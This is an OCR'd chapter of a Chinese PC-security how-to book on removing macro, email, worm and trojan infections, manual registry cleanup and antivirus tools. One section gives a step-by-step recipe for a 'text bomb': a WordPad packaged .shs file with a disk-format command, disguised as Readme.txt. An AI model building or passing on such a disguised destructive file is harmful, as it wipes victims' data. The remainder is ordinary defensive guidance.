针对宏病毒的预防和清除操作方法很多，下面就首选方法和应急处理两种方式进行介绍。

（1）首选方法

使用反病毒软件是一种高效、安全和方便的清除方法，也是一般计算机用户的首选方法。但宏病毒并不像某些厂商或麻痹大意的人那样有所谓“广谱”的查杀软件，这方面的突出例子就是 ETHAN 宏病毒。ETHAN 宏病毒相当隐蔽，比如用户使用反病毒软件（应该算比较新的版本了）都无法查出它。此外，这个宏病毒能够悄悄取消 Word 中宏病毒防护选项，并且某些情况下会把被感染的文档置为只读属性，从而更好地保护了自己。

因此，对付宏病毒应该和对付其他种类的病毒一样，也要尽量使用最新版本的查杀病毒软件。无论用户使用的是何种反病毒软件，及时升级是非常重要的。

（2）应急处理方法

用写字板或 Word 文档作为清除宏病毒的桥梁。如果用户的 Word 系统没有感染宏病毒，但需要打开某个外来的、已查出感染有宏病毒的文档，而手头现有的反病毒软件又无法查杀它们，就可以试验用来查杀文档中的宏病毒：打开感染了宏病毒的文档（当然是启用 Word 中的“宏病毒防护”功能并在宏警告出现时选择“取消宏”），选择【文件】→【另存为】菜单项，将此文档改存成写字板（RTF）格式或 Word 格式。

在上述方法中，存成写字板格式是利用 RTF 文档格式没有宏，存成 Word 格式则是利用了 Word 文档在转换格式时会失去宏的特点。写字板所用的 RTF 格式适用于文档中的内容限于文字和图片的情况下，如果文档内容中除了文字、图片外还有图形或表格，按 Word 格式保存一般不会失去这些内容。存盘后应该检查一下文档的完整性，如果文档内容没有任何丢失，并且在重新打开此文档时不再出现宏警告则大功告成。

**3．全面防御邮件病毒**

邮件病毒是通过电子邮件方式进行病毒传播的总称。电子邮件传播病毒通常是把自己作为附件发送给被攻击者，如果接受到该邮件的用户不小心打开了附件，病毒就会感染本地计算机。另外，由于电子邮件客户端程序的一些 Bug，也可能被攻击者利用传播电子邮件病毒，微软的 Outlook Express 曾经就因为两个漏洞可以被攻击者编制特制的代码，使接受到邮件的用户不需要打开附件，即可自动运行病毒文件。

在了解了邮件病毒的传播方式后，用户就可以根据其特性制定出相应的防范措施。

1）安装防病毒程序。防御病毒感染的最佳方法就是安装防病毒扫描程序并及时更新。防病毒程序可以扫描传入的电子邮件中的已知病毒，并帮助防止这些病毒感染计算机。新病毒几乎每天都会出现，因此需要确保及时更新防病毒程序。多数防病毒程序都可以设置为定期自动更新，以具备需要与最新病毒进行斗争的信息。

2）打开电子邮件附件时要非常小心。电子邮件附件是主要的病毒感染源。例如，用户可

能会收到一封带有附件的电子邮件（甚至发送者是自己认识的人），该附件被伪装为文档、照片或程序，但实际上是病毒。如果打开该文件，病毒就会感染计算机。如果收到意外的电子邮件附件，请在打开附件之前先答复发件人，问清是否确实发送了这些附件。

3）使用防病毒程序检查压缩文件内容。病毒编写者用于将恶意文件潜入到计算机中的一种方法是使用压缩文件格式（如.zip 或.rar 格式）将文件作为附件发送。多数防病毒程序会在接收到附件时进行扫描，但为了安全起见，应该将压缩的附件保存到计算机的一个文件夹中，在打开其中所包含的任何文件之前先使用防病毒程序进行扫描。

4）单击邮件中的链接时需谨慎。电子邮件中的欺骗性链接通常作为仿冒和间谍软件的一部分使用，但也会用来传输病毒。点击欺骗性链接会打开一个网页，该网页将试图向计算机下载恶意软件。在决定是否点击邮件中的链接时要小心，尤其是邮件正文看上去含糊不清，如邮件上写着“查看我们的假期图片”，但没有标识用户或发件人的个人信息。

**4．揭秘文本病毒**

文本文件是日常计算机应用中最为常见的文件格式，由于 Microsoft 公司的“写字板”程序允许插入一个外来对象，还提供了对对象包的编辑功能，就使得可以建立一个写字板文件，对其插入一个 TXT 文件并对 TXT 文件进行对象包编辑，输入破坏性命令，再利用 Windows 系统的拖拽功能把该对象拖出写字板，该对象包就形成了一个碎片文件（.shs）。由于 Windows 系统默认不显示已知扩展名称（像.txt、.shs 等文件后缀都不显示，但会以不同图标显示），如用户运行了包含有破坏性命令的碎片文件，就会带来灾难性破坏。

下面以制作一个文本炸弹为例介绍文本病毒的操作方法。

**步骤 1**：创建一个内容尽量少的文本文件，如只包含空格，大小为 1 字节，如图 6-24 所示。将新建的文件拖拽到“写字板”文档中，如图 6-25 所示。




图 6-24　创建文本文件




图 6-25　添加对象

**步骤 2**：选择【编辑】→【包对象】→【编辑包】菜单项，即可打开【对象包装程序】窗口，如图 6-26 所示。再选择【编辑】→【命令行】菜单项，在右侧内容区域中输入“start.exe /m format d:/q/autotest /u”命令，如图 6-27 所示。

图 6-26　执行“编辑包”命令




图 6-27　输入命令

**步骤 3**：单击【插入图标】按钮，再单击【确定】按钮，在弹出的对话框中选择一个图标，如图 6-28 所示。选择【编辑】→【标签】菜单项，为此嵌入对象取一个名称，如图 6-29 所示。再执行【文件】→【更新】菜单项，即可更新所选择的文件。

图 6-28　选择图标




图 6-29　为嵌入对象取名

**步骤 4**：在关闭【对象包装程序】窗口之后，单击【更新】按钮，将编辑好的对象拖出“写字板”窗口形成一个片段文件，如图 6-30 所示。

**步骤 5**：将该片段文件更名为“Readme.txt”，但真实的后缀.shs 并不更改，因为其真实后缀并不显示，且图标也没有改变，如图 6-31 所示。不知情的用户双击该片段文件就会运行其中包含的命令行，将本地磁盘的 D 区格式化。




图 6-30　生成的片段文件




图 6-31　更改文件名称

## 第 57 招　全面防范网络蠕虫

与传统的病毒不同，蠕虫病毒以计算机为载体，以网络为攻击对象，网络蠕虫病毒可分为利用系统级别漏洞（主动传播）和利用社会工程学（欺骗传播）两种。在宽带网络迅速普及的今天，蠕虫病毒在技术上已经能够成熟地利用各种网络资源进行传播。

**1．网络蠕虫病毒实例分析**

目前，产生严重影响的蠕虫病毒有很多，如“莫里斯蠕虫”、“美丽杀手”、“爱虫病毒”、“红色代码”、“求职信”和“蠕虫王”等，都给人们留下了深刻的印象。

1）“Guapim”。“Guapim”（Worm.Guapim）蠕虫病毒特征为：通过即时聊天工具和文件共享网络传播的蠕虫病毒。发作症状：病毒在系统目录下释放病毒文件：System32%\pkguard32.exe，并在注册表中添加特定键值以实现自启动。该病毒会给 MSN、QQ 等聊天工具的好友发送诱惑性消息：“Hehe.takea look at this funny game http://****//Monkye.exe”，同时假借

HowtoHack.exe、HalfLife2FULL.exe、WindowsXP.exe、VisualStudio2005.exe 等文件名复制自身到文件共享网络，并试图在 Internet 网络上下载执行另一蠕虫病毒，直接降低系统安全设置，给用户正常操作带来极大的隐患。

2）安莱普蠕虫病毒。“安莱普”（Worm.Anap.b）蠕虫病毒通过电子邮件传播，利用用户对知名品牌的信任心理，伪装某些知名 IT 厂商（如成微软、IBM 等）给用户发带毒邮件，诱骗用户打开附件以致中毒，病毒运行后会弹出一个窗口，内容提示为“这是一个蠕虫病毒”。同时，该病毒会在系统临时文件和个人文件夹中大量收集邮件地址，并循环发送邮件。

**提示** 针对这种典型的邮件传播病毒，大家在查看自己的电子邮件时，一定要确定发件人自己是否熟悉之后再打开。

虽然利用邮件进行传播一直是病毒传播的主要途径，但随着网络威胁种类的增多，和病毒传播途径的多样化，某些蠕虫病毒往往还携带着“间谍软件”和“网络钓鱼”等不安全因素。因此，一定要注意即时升级自己的杀毒软件到最新版本，注意打开邮件监控程序，让自己的上网环境安全。

**2. 网络蠕虫病毒的全面防范**

在对网络蠕虫病毒有了一定的了解后，下面主要讲述一下应该如何以企业和个人的两种角度做好安全防范。

（1）企业用户对网络蠕虫的防范

企业在充分地利用网络进行业务处理时，不得不考虑企业的病毒防范问题，以保证关系企业命运的业务数据不被破坏。企业防治蠕虫病毒时需要考虑几个问题：病毒的查杀能力、病毒的监控能力和新病毒的反应能力。

推荐的企业防范蠕虫病毒的策略如下。

1）加强安全管理，提高安全意识。由于蠕虫病毒是利用 Windows 系统漏洞进行攻击的，因此，就要求网络管理员尽力在第一时间内，保持系统和应用软件的安全性，保持各种操作系统和应用软件的及时更新。随着 Windows 系统各种漏洞的不断涌现，要想一劳永逸地获得一个安全的系统环境，已几乎不再可能。而作为系统负载重要数据的企业用户，其所面临攻击的危险也将越来越大，这就要求企业的管理水平和安全意识也越来越高。

2）建立病毒检测系统。能够在第一时间内检测到网络异常和病毒攻击。

3）建立应急响应系统，尽量降低风险。由于蠕虫病毒爆发的突然性，可能在被发现时已蔓延到了整个网络，建立一个紧急响应系统就显得非常必要，能够在病毒爆发的第一时间提供解决方案。

4）建立灾难备份系统。对于数据库和数据系统，必须采用定期备份，多机备份措施，防止意外灾难以致数据丢失！

5）对于局域网而言，可安装防火墙式防杀计算机病毒产品，将病毒隔离在局域网之外；或对邮件服务器实施监控，切断带毒邮件的传播途径；或对局域网管理员和用户进行安全培训；建立局域网内部的升级系统，包括各种操作系统的补丁升级，各种常用的应用软件升级，各种杀毒软件病毒库的升级等。

（2）个人用户对网络蠕虫的防范

对于个人用户而言，威胁大的蠕虫病毒采取的传播方式一般为电子邮件（Email）以及恶意网页等。下面介绍一下个人应该如何防范网络蠕虫病毒：

1）安装合适的杀毒软件。网络蠕虫病毒的发展已经使传统的杀毒软件的“文件级实时监

控系统”落伍，杀毒软件必须向内存实时监控和邮件实时监控发展；网页病毒也使用户对杀毒软件的要求越来越高！

2）经常升级病毒库。杀毒软件对病毒的查杀是以病毒的特征码为依据的，而病毒每天都层出不穷，尤其是在网络时代，蠕虫病毒的传播速度快，变种多，所以必须随时更新病毒库，以便能够查杀最新的病毒！

3）提高防杀毒意识。不要轻易去点击陌生的站点，有可能里面就含有恶意代码！当运行IE时，在“Internet区域的安全级别”选项中把安全级别由“中”改为“高”，因为这一类网页主要是含有恶意代码的ActiveX或Applet、javascript的网页文件，在IE设置中将ActiveX插件和控件、Java脚本等全部禁止，以大大减少被网页恶意代码感染的几率。

双击【控制面板】窗口中的“Internet选项”图标项，即可打开【Internet属性】对话框，如图6-32所示。在“安全”选项卡中单击【自定义级别】按钮，即可弹出【安全设置】对话框，把“Activex控件及插件”中的一切选项都设为禁用，如图6-33所示。这样在以后的网页浏览过程中，有可能会使一些正常应用ActiveX的网站无法浏览。

图6-32 “安全”选项卡




图6-33 设置安全属性

4）不随意查看陌生邮件。一定不要打开扩展名为VBS、SHS或PIF的邮件附件。这些扩展名从未在正常附件中使用过，但它们经常被病毒和蠕虫使用。

## 第58招 手动查杀病毒

如今许多新型病毒只有等到爆发之后才会有相应的更新病毒库，因此，学习手动杀毒很有必要，可以让用户更加熟悉计算机的进程以及更多计算机技术。

**1．查看系统信息**

病毒的伪装性非常强，通常会伪装成为系统进程让人不易察觉，其中Explorer.exe、svchost.exe、spoolsv.exe、winlogon.exe、rundll32.exe等，就是病毒最容易利用的进程，而且这些进程都是为了确保系统正常运行的必备进程。

病毒会伪装成与这些进程名称极其类似的名字，欺骗用户，或将自身的DLL模块嵌入到这些系统进程当中。下面从基础的病毒名称欺骗来介绍病毒进程命名欺骗的大体方式：

如危害性极大的“威金病毒”主要包含有：rundll32.exe、logo_1.exe、vdll.dll、logo1_.exe、exp10rer.exe等病毒进程，这些病毒进程看起来与系统进程没什么区别，其实不然，仔细分别

就能看出，原系统进程为“rundll32.exe”，而病毒进程为“rundl132.exe”，区别在于系统进程是两个英文字母“ll”，病毒进程则是一个英文字母“l”一个数字“1”；另一个进程“explorer.exe”也是如此，其中的两个英文进程“lo”被病毒换作了数字的“10”。

对于这些伪装的病毒，可以使用一些进程查看工具，将进程名称复制在记事本中，记事本文件可以很容易地分辨出字母和数字的区别，对照正常进程列表就很容易查看出哪些是系统进程，哪些是病毒文件了。

**2．搜索注册表**

注册表也是病毒喜欢的藏身之处，甚至有些病毒利用注册表躲过了许多杀毒软件的查杀。其中“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curren Version”与“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion”下以“Run”开头的键值名是最容易隐藏病毒的地方，也是病毒能够随系统的启动而运行的关键所在。如果在该键值下发现可疑文件，立即删除相应的键值。在使用注册表查杀病毒之前最好备份一下注册表，以免修改不当而造成系统的崩溃。下面介绍一些著名病毒的注册表查杀方法。

（1）清除 Sirsam 蠕虫病毒

具体操作步骤如下。

**步骤 1**：在注册表编辑器中查找注册表“HKEY_CLASSES_ROOT\exefile\shell\open\command”项，修改键值“c:\recycled\Sir32.exe”为“"%1"%*"”。

**步骤 2**：查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunService”选项，删除子项“Driver32”。

**步骤 3**：查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE”项，删除子项“Driver32”。

（2）清除冰河病毒

具体操作步骤如下。

**步骤 1**：在注册表编辑器中查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunService”项，删除键值“c:\windows\system\ker nel32.exe”。

**步骤 2**：查找注册表“HKEY_CLASSES_ROOT\txtfile\shell\open\command”选项，修改“默认”的键值为“%systemroot%\system32\NOTEPAD.EXE%1”。

（3）清除“YAL”木马病毒

在注册表编辑器中查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices”选项，删除键值“Batterieanzeige”。

（4）清除 Netbull 病毒

在注册表编辑器中查找注册表“HKEY_CURRENT_USER\Software\Microsoft\Windows CurrentVersion\Run”、“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices”、“HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run”选项，删除键值“CheckDll.exe”。

（5）清除爱情森林病毒

在注册表编辑器中查找注册表“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run”项，删除键值“intarnet=%windowssystem%rundll.exe”。

（6）清除 KeyboardGhost 病毒

在注册表编辑器中查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices”项，删除键值“KeyboardGhost”。

（7）清除爱虫病毒

在注册表编辑器中查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” 项，删除键值“Mskernel32”。

（8）清除求职信变种病毒

在注册表编辑器中查找注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion ”、“ HKEY_LOCAL_MACHINE\SOFTWARE\System\CurrentControlSet\Services” 项，删除所有键值“Wink???.exe”。

**3．删除病毒**

在进程中查找病毒进程和注册表中清除病毒的键值还不足以彻底消灭病毒，因为病毒都还有一个本体文件，通常隐藏在系统硬盘中，只有彻底删除病毒文件，才能成功清除掉病毒。

系统文件夹是病毒经常藏身之地，系统文件默认为隐藏状态：双击打开“我的电脑”窗口，选择【文件】→【文件夹选项】菜单项，即可打开【文件夹选项】对话框，如图 6-34 所示。在【查看】选项卡的“高级设置”栏中选择“显示所有文件和文件夹”单选项，如图 6-35 所示。单击【确定】按钮，即可查看系统中所有隐藏的文件和文件夹。





图 6-34 【文件夹选项】对话框





图 6-35 【查看】选项卡

一般情况下，Windows 操作系统都存放在 C 盘下，下面以 Windows XP 操作系统为例，列出一些病毒经常光顾的文件夹。

C:/

C:/WINOWS

C:/WINDOWS/SYSTEM32

C:/WINDOWS/SYSTEM

C:/Program Files/Internet Explorer

C:/windows/Temporary Internet Files/Temporary Internet Files

C:/temp

C:/winows/temp

C:/Documents and Settings/Administrator/Templates

C:/Documents and Settings/Administrator/Local Settings/Temporary Internet Files

C:/Documents and Settings/Administrator/Local Settings/Temp

后 3 个为“我的文档”的位置，根据系统版本的不一样位置也可能有所变化，如 GHOST 版本的系统为了安全起见，会将“我的文档”放在 D 盘目录下，读者需依据自身情况来查看这些文件夹。在平常运行的 Windows 操作界面下删除病毒文件，经常会出现删除不掉的现象，或某些进程无法终止的情况。因此，最好在安全模式或 DOS 下进行杀毒。

对于一些不太熟悉 DOS 命令的朋友，建议在安全模式下进行。具体操作方法：重启系统并在 BIOS 加载完后迅速按“F8”键，出现“Windows 高级选项菜单”界面时使用光标键的“↑”和“↓”移动选择选项，高亮显示条就是当前选中的选项，选择“安全模式”选项，就可以进入安全模式了。安全模式是在不加载第三方设备驱动程序的情况下启动计算机，使计算机运行在系统最小模式，这样，用户就可以方便地检测与修复计算机系统的错误，在这样的环境中查杀病毒会更彻底、更干净。

## 第 59 招　使用杀毒软件

杀毒软件也是病毒防范必不可少的工具，随着人们对病毒危害的认识，杀毒软件也被逐渐地重视起来，各式各样的杀毒软件如雨后春笋般出现在市场中。

### 1．用 NOD32 查杀病毒

NOD32 是近几年中迅速崛起的一款杀毒软件。以轻巧易用、惊人的检测速度及卓越的性能深受用户青睐，成为许多用户和 IT 专家的首选。并且经多家检测权威确认，NOD32 在速度，精确度和各项表现上已拥有多项的全球记录。

在使用 NOD32 进行查杀病毒之前，最好先升级一下病毒库，这样才能保证杀毒软件对新型病毒的查杀效果。更新病毒库之后，就可以对计算机进行最常用的查杀病毒操作了。

具体的操作步骤如下。

**步骤 1**：选择【开始】→【所有程序】→【ESET】→【ESET NOD32 Antivirus】→【ESET NOD32 Antivirus】菜单项，即可打开【ESET NOD32 Antivirus】窗口，如图 6-36 所示。

**步骤 2**：单击左侧【计算机扫描】选项卡，即可任意选择扫描的目标范围。单击“标准扫描”链接，即可对计算机全面扫描，如图 6-37 所示。

**步骤 3**：单击“在新窗口中显示扫描和日志”链接，即可打开【计算机扫描】窗口，在其中可查看扫描的详细过程，如图 6-38 所示。在等待扫描完毕之后，将会显示扫描结果，显示如图 6-39 所示。单击【确定】按钮，即可完成对计算机的查杀。





图 6-36 【ESET NOD32 Antivirus】窗口


图 6-37　开始扫描




图 6-38 【计算机扫描】窗口

图 6-39 病毒查杀完毕

**步骤 4**：单击左侧【设置】选项卡，即可对 NOD32 调整计算机的安全等级，如图 6-40 所示。单击“切换高级模式”链接，即可弹出【切换到高级模式】对话框，如图 6-41 所示。




图 6-40 【设置】选项卡




图 6-41 切换到高级模式对话框

**步骤 5**：单击【确定】按钮，就会在左侧窗口多出一个【工具】选项卡，在其中可查看 NOD32 对查杀病毒的一些信息，如图 6-42 所示。单击【日志文件】链接，即可弹出【日志文件】窗口，在其中可看到扫描记录，如图 6-43 所示。




图 6-42 “高级模式”界面

图 6-43 【日志文件】窗口

### 2. 瑞星杀毒软件 2009

瑞星全功能安全软件 2009 基于“云安全”策略和“智能主动防御”技术开发的新一代互联网安全产品，将杀毒软件与防火墙的无缝集成、整体联动，极大降低电脑资源占用，集“拦截、防御、查杀、保护”四重防护功能于一身。由 8000 万用户组成的“云安全”网络第一时间截获、查杀木马病毒和挂马网站，将病毒阻挡在电脑之外，斩断木马病毒传播通道。

将瑞星杀毒 2009 安装完毕之后，就可以利用它进行病毒的防范和查杀了。

使用瑞星杀毒软件进行杀毒的具体操作步骤如下。

**步骤 1**：启动瑞星杀毒软件，单击【杀毒】选项卡，进入“杀毒”标签页，如图 6-44 所示。在其中确定要扫描的文件夹或其他目标，在【查杀目标】中被勾选的目录即未当前选定的查杀目标，如图 6-45 所示。





图 6-44 “杀毒”标签页





图 6-45 确定查杀目标

**步骤 2**：单击【开始查杀】按钮，则开始查杀相应目标，发现病毒立即清除；扫描过程中可随时单击【暂停查杀】按钮来暂时停止查杀病毒，按【继续查杀】按钮则继续查杀，或单击【停止查杀】按钮停止查杀病毒。

**步骤 3**：查杀病毒过程中，文件数、病毒数和查杀百分比将显示在下面，并且可以通过【详细信息】查看查杀病毒的详细情况，其中包括：当前查杀文件路径、查杀信息、查杀进度、病毒列表等。若瑞星杀毒软件发现病毒，则会将文件名、所在文件夹、病毒名称和状态显示在此窗口中。在每个文件名称前面有图标标明病毒类型，病毒类型详见病毒类型识别。通过单击“概要信息”超链接，来返回到前一页面。另外，查杀病毒方式可以使用右键菜单对染毒文件进行处理，如图 6-46 所示。


图 6-46 正在查杀

**步骤 4**：在查杀结束后，即可弹出【查杀结果】对话框，在其中看到查杀文件数、发现病毒数、查杀所用的时间等信息。同时扫描结果将自动保存到杀毒软件工作目录的指定文件中，可通过历史记录来查看以往查杀病毒结果，如图 6-47 所示。





图 6-47 【查杀结果】对话框

## 第 60 招　保护系统安全的安全护盾

安全护盾是国内首款具有系统和文件双重防护的安全类软件，它具有强大的核心监控功能，包括对程序、网络连接、流氓软件、系统目录、启动项的实时化监控，与此同时，独占式文件保护，保证了文件的储存和内容安全。

**1．安全护盾的使用**

当安全护盾安装完毕并启动后，安全护盾就自动打开其各种监控功能，对系统进行全方位的监控，用户一般不需要进行设置。其具体的操作步骤如下。

**步骤 1**：将安全护盾安装并启动后即可进入其操作界面，如图 6-48 所示。


图 6-48　安全护盾操作界面

**步骤 2**：单击【状态】按钮，在其中看到各种“核心监控”功能已经处于开启状态，其中包括“程序监控”、“网络监控”、“流氓软件监控”、“系统目标监控”、“启动项监控”、“U 盘病毒监控”，以及“文件保护”项下的“独占完全锁定”、“独占只读式锁定”功能也已开启。若单击“核心监控”项下某个监控项后的“更改状态”超链接，则可将该监控功能关闭。

**步骤 3**：单击【核心监控】按钮并选取“程序实时监控”标签，则可以查看当前系统运行的进程等相关信息，如图 6-49 所示。在其中可以结束所选进程、查看所选进程文件所在目录、将可疑的进程添加为例外进程等。

图 6-49 程序实时监控

**步骤 4**：选取“网络实时监控”标签，则可以查看当前系统开启的端口以及远程连接的端口等信息，如图 6-50 所示。选取“流氓软件监控”标签，再单击【规则管理】按钮，则可以改变所选对象的监控状态，如图 6-51 所示。选取“系统目录监控”标签，在其中设置系统目录监控的安全级别，如图 6-52 所示。




图 6-50 网络监控





图 6-51 设置流氓软件监控状态




图 6-52 系统目录监控

**步骤 5**：单击【文件保护】按钮，在其中可以添加需要保护的重要文件，如图 6-53 所示。单击【安全工具】按钮，在其中使用安全护盾为用户提供多种安全工具，其中包括文件粉碎器、杀毒功能、反恶意修改等功能，如图 6-54 所示。

图 6-53　添加需要保护的文件

